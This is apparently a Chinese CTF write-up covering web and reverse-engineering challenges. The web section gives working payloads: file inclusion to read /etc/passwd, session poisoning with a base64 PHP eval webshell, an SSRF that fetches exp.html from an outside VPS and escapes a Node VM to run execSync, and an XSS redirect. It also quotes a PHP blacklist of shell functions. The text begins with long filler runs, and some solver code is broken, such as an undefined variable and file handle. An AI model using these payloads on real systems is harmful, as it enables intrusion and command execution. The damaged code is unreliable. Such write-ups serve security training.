aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaa"
}
```

flag{966fc4a2-e291-4136-84be-5bfd19b949e2}

3、安全检测

读http://127.0.0.1读到源码

```php
<?php
$u=$_GET['u'];

$pattern = "\/\*|\*|\.\.\/|\.\/|load_file|outfile|dumpfile|sub|hex|where";
$pattern .= "|file_put_content|file_get_content|fwrite|curl|system|eval|assert";
$pattern .="|passthru|exec|system|chroot|scandir|chgrp|chown|shell_exec|proc_open|proc_get_status|popen|ini_alter|ini_restore";
$pattern .="|`|openlog|syslog|readlink|symlink|popepassthru|stream_socket_server|assert|pcntl_exec|http|.php|.ph|.log|\@|:\/\/|flag|access|error|stdout|stderr";
$pattern .="|file|dict|gopher";
//累了累了，饮茶先

$vpattern = explode("|",$pattern);

foreach($vpattern as $value){
        if (preg_match( "/$value/i", $u )){
                echo "检测到恶意字符";
                exit(0);
        }
}

include($u);


show_source(__FILE__);
?>
```


可以读到/etc/passwd

http://127.0.0.1/admin/include123.php?u=/etc/passwd

```
http://127.0.0.1/admin/include123.php?u=/etc/passwd预览root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin <?php
$u=$_GET['u'];
```

读到session

http://127.0.0.1/admin/include123.php?u=/tmp/session_ef81f6c1aca58c2b24f9d63bf77dba07

```
http://127.0.0.1/admin/include123.php?u=/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07预览ver|s:0:"";user1|s:5:"admin";url1|s:0:"";html1|s:1:"v";url2|s:82:"http://127.0.0.1/admin/include123.php?u=/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07";
<?php
$u=$_GET['u'];

$pattern = "\/\*|\*|\.\.\/|\.\/|load_file|outfile|dumpfile|sub|hex|where";
```

http://127.0.0.1/admin/include123.php?u=/etc/passwd#<?php eval(base64_decode('c3lzdGVtKCcvZ2V0ZmxhZy5zaCcpOw=='));?>输入就可以写到session里面了

用#注释掉后面的一句话木马，不被访问，要的是这个路由，记录路由后，再换个浏览器的phpsession访问一下即可

ls发现了/getflag.sh 因为过滤了flag，base一下才行


http://127.0.0.1/admin/include123.php?u=/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07#u预览ver|s:0:"";user1|s:5:"admin";url1|s:0:"";html1|s:1:"v";url2|s:140:"http://127.0.0.1/admin/include123.php?u=/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07#u
Warning: Use of undefined constant php - assumed 'php' (this will throw an Error in a future version of PHP) in **/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07** on line **1**
flag{c2c15ff3-0341-49f0-9997-36b107b9cf3a}
Parse error: syntax error, unexpected '{' in **/tmp/sess_ef81f6c1aca58c2b24f9d63bf77dba07(1) : eval()'d code** on line **1**

flag{c2c15ff3-0341-49f0-9997-36b107b9cf3a}

4、crawler_z

第一次我注册的yenan/yenan，填写profile后观察url出现token1

第二次admin/admin，直接ssrf伪造/user/verify?token=token1



可以指定爬取

vps启动一个http

Python -m SimpleHTTPServer 11111

然后去访问 http://82.157.39.20:11111/escape.html#oss-cn-beijing.ichunqiu.com

读到了，后面构造js的vm逃逸,document.write直接在html里面写，省去外带了

```
<script>
document.write(this.constructor.constructor.constructor.constructor('return process')().mainModule.require('chil
d_process').execSync('/readflag').toString());
    </script>
```

```
[root@VM-16-2-centos ssrf]# cat >  exp.html << EOF
> <script>
> document.write(this.constructor.constructor.constructor.constructor('return process')().mainModule.require('child_process').execSync('/
readflag').toString());
>       </script>
> EOF
[root@VM-16-2-centos ssrf]# python -m SimpleHTTPServer 11111
Serving HTTP on 0.0.0.0 port 11111 ...
39.105.23.123 - - [22/Aug/2021 09:38:08] "GET /exp.html HTTP/1.1" 200 -
```

{"html":"<html><head><script>\ndocument.write(this.constructor.constructor.constructor.constructor('return process')().mainModule.require('child_process').execSync('/readflag').toString());\n   </script>flag{f0425be6-3e46-472a-8879-e19525839caf}\n</head><body></body></html>","headers":{"server":["SimpleHTTP/0.6 Python/2.7.5"],"date":["Sun, 22 Aug 2021 01:38:08 GMT"],"content-type":["text/html"],"content-length":["183"],"last-modified":["Sun, 22 Aug 2021 01:23:26 GMT"]},"cookies":{}}

flag{f0425be6-3e46-472a-8879-e19525839caf}

5、Secrets_Of_Admin

源码拿到

admin@e365655e013ce7fdbdbf8f27b418c8fe6dc9354dc4c0328fa02b0ea547659645

登陆

js的数组绕过，这样检测就没有某个元素绕不过正则了，写checksum为crhyyds，提交post时候url编码下

content[]=%3Cscript%3Elocation.href%3D%22http%3A%2F%2F127.0.0.1%3A8888%2Fapi%2Ffiles%3Fusername%3Dadmin%26filename%3D…%2Ffiles%2Fflag%26checksum%3Dcrhyyds%22%3B%3C%2Fscript%3E

得到flag为：flag{65453076-effe-48dc-98d5-d0d235f766f8}

reverse

1、Rev_APC

生成dll代码

知道了 sha3-256，但是后面并没用上。

核心逻辑:在dll的0x1800015C0函数中，与sys有两种方式通信。

1. dll的0x1800015C0函数中调用了NtRequestWaitReplyPort，这个sys中有NtReplyWaitReceivePort函数负责接收。sys真正处理数据的函数0x14000298C，算法比较好看懂。
2. dll中调用DeviceIOControl，对应sys中的函数为0x140003660。

后面就是看算法了。

exp:

```
from zio import *
def fun6(a, b):
    for i in range(32):
        c = a[i]
        if (c >= 33) & (c <= 79):
            a[i] = (c - 80) & 0xff
            b[i] = (b[i]+a[i])&0xff
        elif (c >= 81) & (c <= 127):
            a[i] = c - 48
            b[i] ^= (a[i] >> 4)
        elif (c > 128):
            a[i] = c - 48
            b[i] = (b[i]-a[i])&0xff
    return a, b
```

```python
def defun6(a, b):
    for i in range(32):
        c = a[i]
        if (c >= 33) & (c <= 79):
            a[i] = (c - 80) & 0xff
            b[i] = (b[i]-a[i])&0xff
        elif (c >= 81) & (c <= 127):
            a[i] = c - 48
            b[i] ^= (a[i] >> 4)
        elif (c > 128):
            a[i] = c - 48
            b[i] = (b[i]+a[i])&0xff
    return a, b

def fun5(a, b):
    for i in range(32):
        b[i] ^= a[i]
    return a, b

def fun4(a, b):
    for i in range(32):
        a[i] = (a[i] - 80) & 0xff
    for i in range(16):
        b[2 * i] ^= (16 * a[2 * i]) & 0xff
        b[2 * i + 1] ^= ((a[2 * i]) >> 4) & 0xf
    return a, b

def fun3(a, b):
    for i in range(32):
        b[i] ^= a[i]
    return a, b

def fun2(a, b):
    for i in range(32):
        a[i] = (a[i] - 80) & 0xff
        b[i] ^= ((a[i]>>4)&0xf) | ((a[i]<<4)&0xf0)
    return a, b

def fun1(a, b):
    for i in range(32):
        a[i] = (a[i]+16)&0xff
        b[i] ^= a[i]
    return a, b

def enc():
    b = [ord(c) for c in 'flag{12345678901234567890123456}']
    #b = [91, 36, 164, 45, 64, 21, 144, 29, 194, 5, 189, 39, 240, 29, 80, 137, 178, 73, 216, 105, 177, 245, 80,
59, 99, 154, 94, 170, 79, 175, 153, 126]
    '''
    a3 = '9d5f741799d7e62274f01963516316d2eb6888b737bab0a2b0e1774e3b7389e5'.decode('hex')
    a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC]
    a4 = []
    for i in range(32):
        a4.append(ord(a3[i])^a2[i%len(a2)])
    '''
    a = []
    a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC, 0, 0, 0, 0, 0]
```

```
    for i in range(32):
        c = 0
        for j in range(i+1):
            c ^= a2[j]
        a.append(c)

    orders = [0, 5, 5, 2, 2, 3, 4, 4, 3, 2, 0, 3, 0, 3, 2, 1, 5, 1, 3, 1, 5, 5, 2, 4, 0, 0, 4, 5, 4, 4, 5, 5][::
-1]

    print '----------'
    for i in range(32):
        print a,','
        if orders[i] == 0:
            fun1(a, b)
        elif orders[i] == 1:
            fun2(a, b)
        elif orders[i] == 2:
            fun3(a, b)
        elif orders[i] == 3:
            fun4(a, b)
        elif orders[i] == 4:
            fun5(a, b)
        elif orders[i] == 5:
            fun6(a, b)
    print '----------'
    print (b)

def get_aas2(orders):
    b = [ord(c) for c in 'flag{12345678901234567890123456}']
    a = []
    a3 = '9d5f741799d7e62274f01963516316d2eb6888b737bab0a2b0e1774e3b7389e5'.decode('hex')
    a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC]
    a4 = []
    for i in range(32):
        a4.append(ord(a3[i])^a2[i%len(a2)])
    for i in range(32):
        c = 0
        for j in range(i+1):
            c ^= a4[j]
        a.append(c)
    aas = []
    for i in range(32):
        aas.append(a[:])
        if orders[i] == 0:
            fun1(a, b)
        elif orders[i] == 1:
            fun2(a, b)
        elif orders[i] == 2:
            fun3(a, b)
        elif orders[i] == 3:
            fun4(a, b)
        elif orders[i] == 4:
            fun5(a, b)
        elif orders[i] == 5:
            fun6(a, b)
    return aas

def get_aas(orders):
```

```
    b = [ord(c) for c in 'flag{12345678901234567890123456}']
    a = []
    a2 = [0xA5, 0xCF, 0xCD, 0xD6, 0xC5, 0xC3, 0xB1, 0xC5, 0xD2, 0xD9, 0xD7, 0xC7, 0xD6, 0xCD, 0xD4, 0xD8, 0xC3,
0xBB, 0xCD, 0xD8, 0xCC, 0xC3, 0xB0, 0xC5, 0xD8, 0xC9, 0xDC, 0, 0, 0, 0, 0]
    for i in range(32):
        c = 0
        for j in range(i+1):
            c ^= a2[j]
        a.append(c)
    aas = []
    for i in range(32):
        aas.append(a[:])
        if orders[i] == 0:
            fun1(a, b)
        elif orders[i] == 1:
            fun2(a, b)
        elif orders[i] == 2:
            fun3(a, b)
        elif orders[i] == 3:
            fun4(a, b)
        elif orders[i] == 4:
            fun5(a, b)
        elif orders[i] == 5:
            fun6(a, b)
    return aas

def dec(aas, orders, seed):
    #b = [101, 46, 7, 63, 148, 47, 164, 57, 127, 160, 41, 36, 28, 175, 229, 120, 228, 102, 147, 78, 254, 68, 207
, 240, 223, 246, 251, 73, 235, 24, 215, 30]
    #b = [132, 13, 239, 89, 97, 68, 214, 77, 139, 199, 61, 244, 220, 107, 175, 6, 222, 75, 100, 91, 167, 143, 13
5, 74, 72, 246, 81, 54, 83, 64, 165, 216]
    bs = l64(0x2F34A83A1B38C557) + l64(0xEE8F2F04E4C69739) + l64(0x486FC9246780515E) + l64(0xEBC2C2B0C7BD7F5B)
    b = [ord(i) for i in bs]
    re_orders = orders[::-1]
    for i in range(32):
        a = aas[31-i]
        if re_orders[i] == 0:
            fun1(a, b)
        elif re_orders[i] == 1:
            fun2(a, b)
        elif re_orders[i] == 2:
            fun3(a, b)
        elif re_orders[i] == 3:
            fun4(a, b)
        elif re_orders[i] == 4:
            fun5(a, b)
        elif re_orders[i] == 5:
            defun6(a, b)
    #print b
    s = ''.join(chr(i) for i in b)
    is_printable = True
    for i in range(10):
        if b[i] > 0x80:
            is_printable = False
            break
    if is_printable:
        print seed, s
    return is_printable

def srand(s):
```

```
  global seed
  seed = s

# microsoft c runtime implementation
def rand():
    global seed
    seed = (seed * 214013 + 2531011) % 2**64

    return (seed >> 16)&0x7fff


def gen_order(seed=1):
    srand(seed)
    orders = []
    for i in range(32):
        orders.append(rand() % 6)
    return orders

orders = gen_order(seed=1)
aas = get_aas(orders)
dec(aas, orders, 1)
```

flag{Kmode_Umode_Communication!}

2、勒索解密


分析的程序主要逻辑为先计算出固定秘钥+时间戳结合生成的key进行sha256，再以此作为key将生成将.bmp文件内容进行aes加密，加密iv为0

```
sub_5E73F0(&v9, (int)v11);
*(_QWORD *)&pbData = __PAIR64__(DWORD1(v9), HIDWORD(v9));
HIDWORD(pbData) = v9;
DWORD2(pbData) = _time64(0);                // 秘钥生成
phHash = 0;
v3 = 0;
if ( CryptCreateHash(*(_DWORD *)this, 0x800Cu, 0, 0, &phHash) )// 生成一个空的Hash对象  参数0x800c代表sha_256
{
  if ( CryptHashData(phHash, (const BYTE *)&pbData, 0x10u, 0) )// 计算数据文件的Hash值，保存在Hash对象中
  {
    v5 = CryptDeriveKey(*(_DWORD *)this, 0x660Eu, phHash, 0, (HCRYPTKEY *)(this + 4));// 通过散列生成一个会话密钥 参数0x660e代表AES_128
    v3 = 0;
    v4 = 1;
    if ( v5 )
      v3 = 1;
  }
}
if ( phHash )
  CryptDestroyHash(phHash);
if ( !v3 )
```


代码如下：

```
#coding:utf-8
import base64
from hashlib import *
from Crypto.Cipher import AES

def decrypt(data, key):
    cryptos = AES.new(key, AES.MODE_ECB)
    decrpytBytes = list(base64.b64decode(data))
    decrpytBytes = bytes(decrpytBytes)
    data = cryptos.decrypt(decrpytBytes)
    return data

key = "f4b6bb19108b56fc60a61fc967c0afbe71d2d9048ac0ffe931c901e75689eb46"[:32]
key = bytes.fromhex(key)
f1 = open("flag.bmp.ctf_crypter", "rb")
f2 = open("flag.bmp", "wb")
data = f1.read()

def xor(enc, data):
    res = []
    for i in range(len(a)):
        res += [enc[i]^data[i]]
    return bytes(res)

for i in range(len(data)//16):
    enc = base64.b64encode(data[16*i:16*(i+1)])
    if i > 0:
        ans = xor(decrypt(enc, key), data[16*(i-1):16*i])
    else:
        ans = decrypt(enc, key)
    fp2.write(ans)
f1.close()
f2.close()
```

解密得到flag如下：



3、**LightningSystem

从hex生成bin文件。bin文件用ida打开，选择arm架构。分析程序发现从spi接口读取了512字节的数据。通过tips链接下载的logic2软件打开logic.sal可以看到4个波形图，其中chall 2为输入，根据波形提取出512字节数据。继续分析LightningSystem.bin代码，可以看出是个vm，写脚本得到vmcode的功能。继续分析vmcode的代码，得到算法，最后求解exp如下：

求解

```
def brute(v4, v5, a, b, j):
    should_out = [0x12, 0x67, 0x0F, 0xDB, 0xF6, 0x0A, 0x0F, 0x39, 0xF6, 0xC9, 0xF5, 0xC1, 0xF2, 0xA3, 0x0D, 0xD0
, 0xF5, 0x01, 0x0C, 0x6F, 0x0E, 0x39, 0xF2, 0x80, 0xF5, 0xE4, 0x0C, 0xD7, 0xF8, 0x68, 0x0C, 0x96, 0xF5, 0xA5, 0x
0F, 0x9F, 0x0F, 0x31, 0xF9, 0x2E, 0x1B, 0x07]
    v13 = a
    v14 = b
    v15 = 7 * (j ^ 0x4D)
    v16 = (v5 + 7 * (j ^ 0x4D)) & 0xff
    v18 = v13 - 0x20 + v16
    v19 = (v14 - 0x20) << 7
    o1 = ((v4 + ((v19 + v18) >> 8) + ((v15 + v5) >> 8)) & 0xff)
    o2 = ((v18 + v19) & 0xff)
    if (o1 == should_out[2*j]) & (o2 == should_out[2*j+1]):
        print a, b
        return True
    return False

v4 = 234
v5 = 6
s = ''
for k in range(21):
    find = False
    for a in range(0x20, 0x80):
        for b in range(0x20, 0x80):
            if brute(v4, v5, a, b, k):
                s += chr(a)+chr(b)
                find = True
                break
        if find:
            break
    if not find:
        print ('fail')
print s
```

